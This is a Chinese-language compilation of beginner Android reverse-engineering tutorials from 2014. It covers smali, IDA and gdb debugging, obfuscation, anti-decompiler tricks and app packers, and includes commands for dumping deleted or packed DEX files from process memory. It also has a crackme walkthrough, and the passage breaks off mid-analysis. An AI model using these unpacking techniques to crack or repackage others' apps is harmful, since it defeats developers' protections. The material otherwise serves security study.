android 逆向菜鸟速参手册完蛋版

版权说明

手册整理者：PeterDocter or PeterChen[FCG]
手册整理：2014-12-18 20:30
本逆向手册，一切教程来源至网络。我只是搬运工与装修工。。。
致曾经的 FCG！
FCG 是什么？知者懂得。。。
发牢骚篇：
话说某天。。。
我在谷子中的某群回答某人截了本人以前整理的 docx 目录表，告诉如何自行解决问题？
谷子真眼利，叫我可否发一份给他。。。
大牛开口，哪有敢不发。。。
不一会儿谷子就开始骚动，非得叫我尝试把此教程与其他大牛的教程整理成一份手册出来。。。
我开笑的说好啊！等你拿到再说。。。
我心想：“大牛们都很忙，而且大牛的教程能那么容易得到吗？”
KAO，不出一天，谷子真得从部分大牛手中得到很多手搞！

我顿时无语。。。

想不到谷子骚动能力有这么强！！！

再历经又数日。。。。

把之前的骚动版，漏图快速检查补上 5 多千页翻到手软与眼花。。。

而且又进行部分调整与扩展。。。
之上次发送的版，果然有各种 BS。。。

所以这次真得不发老雪与无爱留给大牛们一个干净乐土吧。。。
不要拿本手册与专业或高级教程比较。。。

本手册只是参考与指引作用，凭自身技术自行解决。。。
此手册有可能不会有后续版，再好的手册也要自行脑补与动手。。。

本册有目录(书签)，90%上都可以文字搜索。。。
如果你的浏览工具不支持，可以掉到垃圾筒去了。。。

在 2014-1-1 完蛋节，送上完蛋版算是实现了对谷子承诺！

最后祝大家完蛋节，不要完蛋而快乐！

Android 入门的一点心得

为什么要学习安卓

……

话不多说，进入正题

一、环境的搭建

1. Eclipse 搭建安卓开发环境
2. Eclipse 搭建 NDK 开发环境
3. Android 模拟器配置以及 ROOT

二、JAVA 层的逆向

1.程序反编译

常用工具：APKToolKit、 ApkIde 、JEB 。

2.smali 语法

关于 smali 语法，最基本的要求是能看懂。意思就是，能在不借助 java 代码的前提下，熟练的快速的看出某一段 smali 语句对应的功能

3.简单的逆向分析

熟练掌握 smali 语法之后，可以尝试逆向分析一些简单的程序，样本等等。当然了，现在很难找到适合初学者逆向分析的应用。在这里，建议初学者自己开发程序。切记一开始

便去找某某游戏，某某最新样本来进行分析，一方面，对于新手来说，收获不大。另一方面，会大大打消你的学习积极性。学习要循序渐进，那些难啃的样本程序以后多的是机会啃！

4.常见静态分析手法

a：信息收集

一个 apk，前期对其的一些信息收集是很有必要的，别拿到一个 apk 就马上反编译看代码去了。

注意抓住重点。打蛇打七寸。首先关注其字符串信息，服务，广播等等

b：关键位置定位

定位，是一个技术活。这里面有很多的奇淫巧计，需要大家练习。

通过“特征函数”定位，比如说控件的事件函数 onXXXClick, Show(),如果你要找网络方面的信息

HttpGet、HttpPost、HttpUriRequest、socket 等等，追踪隐私 IMSI、IMEI,敏感操作，发送短信、拨打电话等等

c：活用 logcat

logcat 在之前还未出现动态调试 smali 的时候，可谓是逆向分析者们手中的一大利器。logcat 中包含了程序原有的一些调试信息，这些往往是不够用的。这便有了“smali 注入”

d：smali 注入

通过向反编译之后的代码中插入自己的代码，重打包之后，使程序运行之后，在 log 中打印出目标函数的参数，返回值等我们想知道的任何东西。这样，就达到了半动态调试 apk 的作用。

smali 注入对 smali 语法的功能要求得稍微高一点，而且会遇到很多不确定因素。需要多多尝试。

5.常见动态调试手法

越到后面，单纯的靠静态分析是满足不了逆向分析人员的需求的。便出现了动态调试技术。

a：Eclipse + Apktool 动态调试 apk

支持单步调试，动态查看寄存器的值。但是不能在系统函数下断点。

b：Netbeans + Apktool 动态调试 apk

同上

c：jdb

支持调试的基本功能，可以在配置文件中预下断点，批量下断点，给系统函数下断点，缺点是没有界面，不支持查看寄存器的值，时常跑着跑着就飞了

d：andbug

没用过

e：JSwat Debugger

jdb 的界面版吧~

f：IDA

ida6.6 以后就可以动态调试 apk 了。用得不多

三、Native 层的逆向

目前来说，基本上都把核心部分放在了 native 层。只有充分学习对这部分的逆向分析才能有更好的发展。

1.Native 的开发

要想学好逆向，首先得会编写 native 程序。熟练常见的系统 api 以及开发流程等等

2.Native 层相关机制的学习

这部分需要去分析源代码中 jni 的部分内容

3.静态分析

这部分静态分析没什么技巧，唯一需要的就是对汇编指令的掌握程度！载入 IDA，自己看汇编指令即可，要想静态分析出一些信息来，需要分析人员有很高的汇编语言功底。非一日之功！

4.动态分析（重中之重）

动态分析主要是利用 IDA 来实现，具体的分析手法不是一点点篇幅能说清楚的，这方面的教程网上也有很多了。这里就不再赘述。


四、进阶篇之源码分析

和 windows 平台上的逆向差不多，要想更深入的学习下去 ，了解这个系统的一些原理，底层上的东西是很有必要的 。android 给我们提供了很大的便利。它是开源的。

分析 android 源代码我一般使用：SourceInsight！支持函数高亮，任意索引，唯一的缺点是不支持 UTF-8，不过这相对于它的优点来说，都不算是事儿~

五、一个 APK 引发的血战

这里盗用一张老师傅@#123 的思维导图


把字符串提取了，放到自己的smali类，对其进行加密
sput-object v0, xxCls;->xxfields:Ljava/lang/String;
const-string v6, "appid"
字符串处理
const/high16 v2, 0x7f030000把这类的提取加密处理
const/high16 v2, 0x7f030000
invoke-virtual {p0, v2}, Lcom/bee/test/Main;->setContentView(I)V
资源索引处理
修改跳转，加入垃圾代码
混淆类名函数名，把所有类都归到一个包名下
smali
分离
还有-------
签名
dex
完整性检测
apktool指纹
非常规xxx,还有
非png图片
特殊处理的resources.arsc
利用反编译软件bug
特殊字符
还有....
修改method属性和指向
dex文件整体处理
修改字节码
/proc/pid/pagemap
/proc/pid/maps等
监视一些文件
inotify/lsof

六、写在最后

学习贵在坚持！

ps：传个图片醉了！

浅谈 android 逆向分析那些拦路虎

日 27 七月 2014　　Write By #123

0x0 前言

接触 android 逆向分析一年有余,碰到好些 Android 的逆向的拦路虎，也见证了 android 软件防护在一年中的发展历程，记录下遇到的一些问题。

0x1 混淆

刚开始的 android 软件没经过代码混淆，这中些 apk 的 smali 看起来很明了，把 dex 转换成 jar，用 jd-gui 查看，跟看源码差不多了（ps：jd-gui 处理多重异常会出问题），后面混淆出现，大概有三种：

[0] 普通混淆，类名、变量名、函数名变成 a、b、c 这种，最常见
[1] 自定义混淆，类名、变量名、函数名变成 0o000o、li1Ll 这种，你看 smali 就眼花撩乱
[2]unicode 混淆 ？ 这种混淆没还研究到，类名、变量名、函数名变成 中文乱码，样本是 豌豆荚

~~**反混淆**~~
有些 apk 混淆不完全，smali 会有混淆前的类名,比如

```
.class public interface abstract La/b/a;
.super Ljava/lang/Object;
.source "IWindowManager.java"
```

这个你可以写个脚本把类修正为 La/b/IWindowManage.有时候字段注解也会暴露混淆前的字段名，可以根据这些信息重命名.
混淆彻底的你没有 .source 这些的，这怎么办？自己定义命名规则，比如 La/b/a;继承的是 Thread，你可以命名为 La/b/aThread，通过父类来重命名子类，这

样把混淆的名字变成有意义的名字。
总的来说你要需要做的:

[0] 定义命名规则
[1] 修改脚本

0x2 触发反编译工具的 bug

触发反编译工具漏洞的 bug 使反编译工具崩溃而正常的反编译，比如:

[0]加入垃圾类，里面包含不正确的指令
[1]超长类或数组
[2]不存在的类指向
[3]文件后缀和文件魔术头不符
[4].9 文件
[5]values 里加一个字符串资源，值等于“/res”
[6]空资源

这种五花八门，就不再列举，apktool 现在修复了好多 bug，目前碰到问题大多是资源那块。

0x3 完整性检测

签名、dex 文件 md5 和 hash 等。

0x4 动态加载

动态加载被大家所之后，慢慢的加固软件就出现了。
~~刚开始的动态加载比较简单，你可以从 log 看出~~

DEX prep '/data/data/com.sxiaoao.car3d3/files/app_sdk73100_.jar': unzip in 1ms, rewrite 87ms 可以知道 apk 动态加载了 app_sdk73100_.jar ,这样就找到 apk 动态加载的包.

ps:加固软件自己实现了 dexopt，这段日志就没有

~~接着是加载后删除~~
几种拿到动态加载 dex 方法 :
a 使用 lsof

```
root@android:/ # lsof |busybox grep com.sxiaoao.car3d3
lsof |busybox grep com.sxiaoao.car3d3
system_se   523     system  298        /data/app/com.sxiaoao.car3d3-2.apk
```

```
com.sxiao 10370      u0_a65    44
/data/data/com.sxiaoao.car3d3/files/app_sdk103700_.jar (deleted)
com.sxiao 10370      u0_a65    48       /data/app/com.sxiaoao.car3d3-2.apk
com.sxiao 10370      u0_a65    49        /data/app/com.sxiaoao.car3d3-2.apk
```

通过命令反馈，可以知道 app_sdk103700_.jar 已经被删除
在 linux，当进程打开了某个文件时，只要该进程保持打开该文件，即使将其删除，它依然存在于磁盘中。这意味着，进程并不知道文件已经被删除，它仍然可以向打开该文件时提供给它的文件描述符进行读取和写入。除了该进程之外，这个文件是不可见的，因为已经删除了其相应的目录索引节点。
10370 是进程号 44 是打开文件的 fd 文件 fd 映射在/prop/pid/fd 里面
用 cat 命令把文件拷贝出来
1|root@android:/ # cat /proc/10370/fd/44 > /data/local/tmp/test.jar
cat /proc/10370/fd/44 > /data/local/tmp/test.jar
把文件/data/local/tmp/test.jar push 出来就拿到了删除的文件

b 调试工具附加内存 dump
ida、gdb

idapython 内存 dump 命令
idc.SaveFile(要保存的文件,0,起始位置,大小)

gdb --pid 你要 dump 的进程 pid 号
gcore
gcore 会生成内存 dump 名为 core.pid 号
core.pid 号 文件 pull 出来，再把 dex 解析出来(这些 dex 包含 odex 的指令，需要进行处理下)

gdb 如果不能附加到主进程，可以连上其他线程， 这些线程的 tid 在 /proc/[pid]/task/目录下.
gdb --pid 线程号
后面同上

c 系统定制/hook

~~再后来是内存加载，反 ptrace~~
后来网上放出内存 dump 之后，加固软件升级后,内存加载，反 ptrace，ptrace 之后附加 dump 暂时歇菜了 这个时候要跟踪调试或者定制系统了
跟踪调试，关键断点函数

dvmjarFileOpen
dvmDexFileOpenPartial
openDexFile

推荐大家读下 dex 文件打开流程,再去读下源码，熟悉一下 dex 加载过程中的常用函数
思考 dex 加载到内存中经历了哪些操作，源码中见真相。
hook 或定制系统处理函数

dexclassloader
dvmjarFileOpen
dvmDexFileOpenPartial
openDexFile
java zipfile 的构造函数

自己实现 dump

0x5 dex 修改处理

现在主流加固商都对 dex 的结构进行修改，内存我们内存 dump 出来的 dex 不是完整的，需要经过修正，碰到样本特征如下:

[0]方法隐藏，指向空函数
[1]函数方法都是 native
[2]动态修改字节码
[3]函数 hook 重定向
可以看看这样子：

```
# direct methods
.method public constructor <init>()V
    .registers 1
    .prologue
    .line 34
    nop
    nop
    nop
    nop
.end method
```

0x6 so 加壳

这个就不详谈了，大概的原理是：

把源码的 dlopen 复制出来修改，在把自己 so 加载起来的时候 ,把自己内存里面某部分地址解密后,用自己的 dlopen 打开返回一个 soinfo 结构体 然后把当前 soinfo 结构体替换原来的 soinfo 结构体

谈谈我对脱壳的想法

经过一段时间的研究，也大概了解 apk 加固的基本原理。不管如何加固，apk 运行时终归要把隐藏的 dex 解密加载，虽然可以 dump，但是 dex 解密修改一般是修正内存的 DexFile 结构，而不影响到内存映射的那部分 dex（因此我们 dump 出来还是未修正的），我们想拿到一个正确的 dex，要从修正内存的 DexFile 结构开始解析。跟加固的小伙伴提过我的想法:

[0]从内存修正的 dexfile 逆推回去，还原正确的 dex
[1]在内存中反编译

hoho，后面出现了脱壳神器 ZjDroid，移植了 baksmali，把正确的 dex 内存指向给 baksmali，在内存中反编译，证明了我想法是可行（ps: 作为 Android 安全研究的业余人士跟这些专业人士没得比，想起句话**“这个世界上有好想法的人很多，但有能力去实现的人很少。”**诚交对移动安全（漏洞挖掘、逆向分析、软件防护、反编译工具研究）感兴趣的小伙伴）.

android 加固的一些突破方法慢慢放出 ，加固的小伙伴已经开始考虑 vm 壳了（个人感觉还没必要用到这个，这些家伙，不带这么玩的 00）。android 平台语言也开始多样化，主流的 java，c/c++不变，小众 lua 、js、html5、ruby、python 等也开始多了，路漫漫其修远兮.....

http://www.9hao.info/pages/2014/07/qian-tan-androidni-xiang-fen-xi-na-xie-lan-lu-hu

android 逆向分析之 xiabibi

前言：

不知大家有木有感觉，近半年 android 平台的保护技术都快赶上 pc 端，但是与 PC 平台不同的是，PC 平台有大量的反病毒包和恶意分析工具。而移动平台的分析手段和工具视乎还没有那么成熟。接下简单介绍下移动平台的分析手法，以及面临的挑战。

0×01 分析手段：

Android 应用程序的分析一般都是基于 APK 文件，APK 文件代表了一个应用程序。

典型的 apk 存储信息：

a.程序指令代码逻辑：dex 字节码和 so 共享库

b.程序配置文件: AndroidManifest.xml 文件

c.资源文件: res 文件夹（字符串和图片等）

分析工具基于以下两种分析方法：

a、静态分析：看长相（主要是通过 AndroidManifest.xml 文件确定入口点，对 smali 或 java 源码的阅读），工具 apkIDE, apktool, baksmali.jar, smali.jar,ida。但长相也会骗人的，后面的篡改技术详细介绍

b、动态分析：行为触发分析（ida6.6 版本, apktool+eclipse, xposed 模块，重编译 android 源码，对关键点增加 log 信息）


两种分析的利弊，在 Android 逆向分析领域，许多工具都是基于静态分析技术，也有像动态分析的沙箱系统，但成本过高，交互不稳定等，现在一般侧重于静态分析。静态分析的缺点主要是不知道什么被东西什么时候被真正执行。当我们假定应用程序代码在运行过程中不会改变时，通过静态分析 apk 文件来分析程序代码逻辑，但是当程序中有 so 就得注意了，继续阅读吧。

接下来将介绍用于欺骗静态分析工具用到的技术——运行时篡改 dalvik 字节码

0×2 篡改技术


每个 app 的声明周期开始于 zygote 进程的 fork 方法，同时会将 dalvik 虚拟机拷贝进入新的进程，之后它加载一个 apk 文件中的.dex 文件，该文件包含了可被 Dalvik 虚拟机解释执行的 Dalvik 字节码，以及在运行时动态加载的 so,

典型的应程序模块图： 可以看到 Android 框架和共享库以及 dex 文件被映射到此进程空间，我们的 dex 文件字节码被映射为只读,或者 Dalik 字节码可执行，这样的话 Dalvik 字节码在运行时不能修改自身，这真的成立吗？



若运行时 Dalvik 字节码不会改变的话，那么静态分析工具将能很好的工作。由上图可以知道，dex 文件映射为只读，所以 Dalvik 指令集是 不能够修改自身的，但当进程空间中加载了 so，就得注意了，因为本地代码是能够任意操作自己进程上下文内存的，下面我们先实例分析一个 app

app 运行图：



程序很简单输入正确的 access,可深藏的东西比较多。在做反汇编的时候，会发现一大堆问题，原因是做了伪加密来反汇编，首先需要绕过这一点，提取出 classes.dex 文件，生成 jar 包，然后使用 jd-gui 查看源码

```
D:\android_any\dex2jar-0.0.9.15>dex2jar.bat classes.dex
```

下面就是反汇编的到的关键函数，也就是按钮相应函数，算法是将输入每位求和与1704比较。

```
public void verify(View paramView)
{
   TextView localTextView;
   java.lang.String str;
   while (true)
   {
      EditText localEditText;
      int i;
      try
      {
         localTextView = (TextView)findViewById(2131165188);
         localEditText = (EditText)findViewById(2131165187);
         str = new java.lang.String(localEditText.getText().toString());
         localTextView.setText(str.toString());
         if (summo(str) != 1704)
         {
            localTextView.setText("The difference confuses me.");
            return;
         }
         if ((!this.codeword.startsWith(str.toString())) ||
(str.toString().length() <= 20))
            break;
         str1 = new java.lang.String("There you go. ");
         i = 0;
         if (i >= this.msg.length)
         {
            localTextView.setText(str1);
            return;
         }
      }
      catch (Exception localException)
      {
         ((TextView)findViewById(2131165188));
         return;
      }
      int j = this.msg[i] ^ localEditText.getText().charAt(i %
localEditText.getText().length());
      java.lang.String str1 = str1 + (char)j;
      i++;
   }
   localTextView.setText("The difference confuses me." + str.toString());
}
```

但这样去做永远也得不到正确的答，因为在案使用 java.lang.String 类的时候他已经被更改。可以主要到程序启动时首先加载了 net.so 并调用本地方法 **readmem()**

```
static
{
System.loadLibrary("net");
readmem();
}
private static native int readmem();
```

so 分析:

```
.text:00001274 EXPORT Java_com_bluebox_lab_poc_Action_readmem
.text:00001274 Java_com_bluebox_lab_poc_Action_readmem
.text:00001274
.text:00001274 var_C = -0xC
.text:00001274 arg_1C = 0x1C
.text:00001274
.text:00001274 PUSH {LR}
.text:00001276 SUB SP, SP, #0xC
.text:00001278 LDR R0, [SP,#0x10+arg_1C]
.text:0000127A STR R1, [SP,#0x10+var_C]
.text:0000127C BL search ; L/java/lang.String 类中的方法内存修改
.text:00001280 ADD SP, SP, #0xC
.text:00001282 MOVS R0, #0
.text:00001284 POP {PC}
.text:00001284 ; End of function Java_com_bluebox_lab_poc_Action_readmem
```

动态调试看看是怎么实现的：

```
libnet.so:5D198274 Java_com_bluebox_lab_poc_Action_readmem
libnet.so:5D198274
libnet.so:5D198274 var_C= -0xC
libnet.so:5D198274 arg_1C=  0x1C
libnet.so:5D198274
libnet.so:5D198274 PUSH            {LR}
libnet.so:5D198276 SUB             SP, SP, #0xC
libnet.so:5D198278 LDR             R0, [SP,#0x10+arg_1C]
libnet.so:5D19827A STR             R1, [SP,#0x10+var_C]
libnet.so:5D19827C BL              search
libnet.so:5D198280 ADD             SP, SP, #0xC
libnet.so:5D198282 MOVS            R0, #0
libnet.so:5D198284 POP             {PC}
libnet.so:5D198284 ; End of function Java_com_bluebox_lab_poc_Action_readmem
libnet.so:5D198284
libnet.so:5D198284 ; ---------------------------------------------------------------------------
```


```
EXPORT search
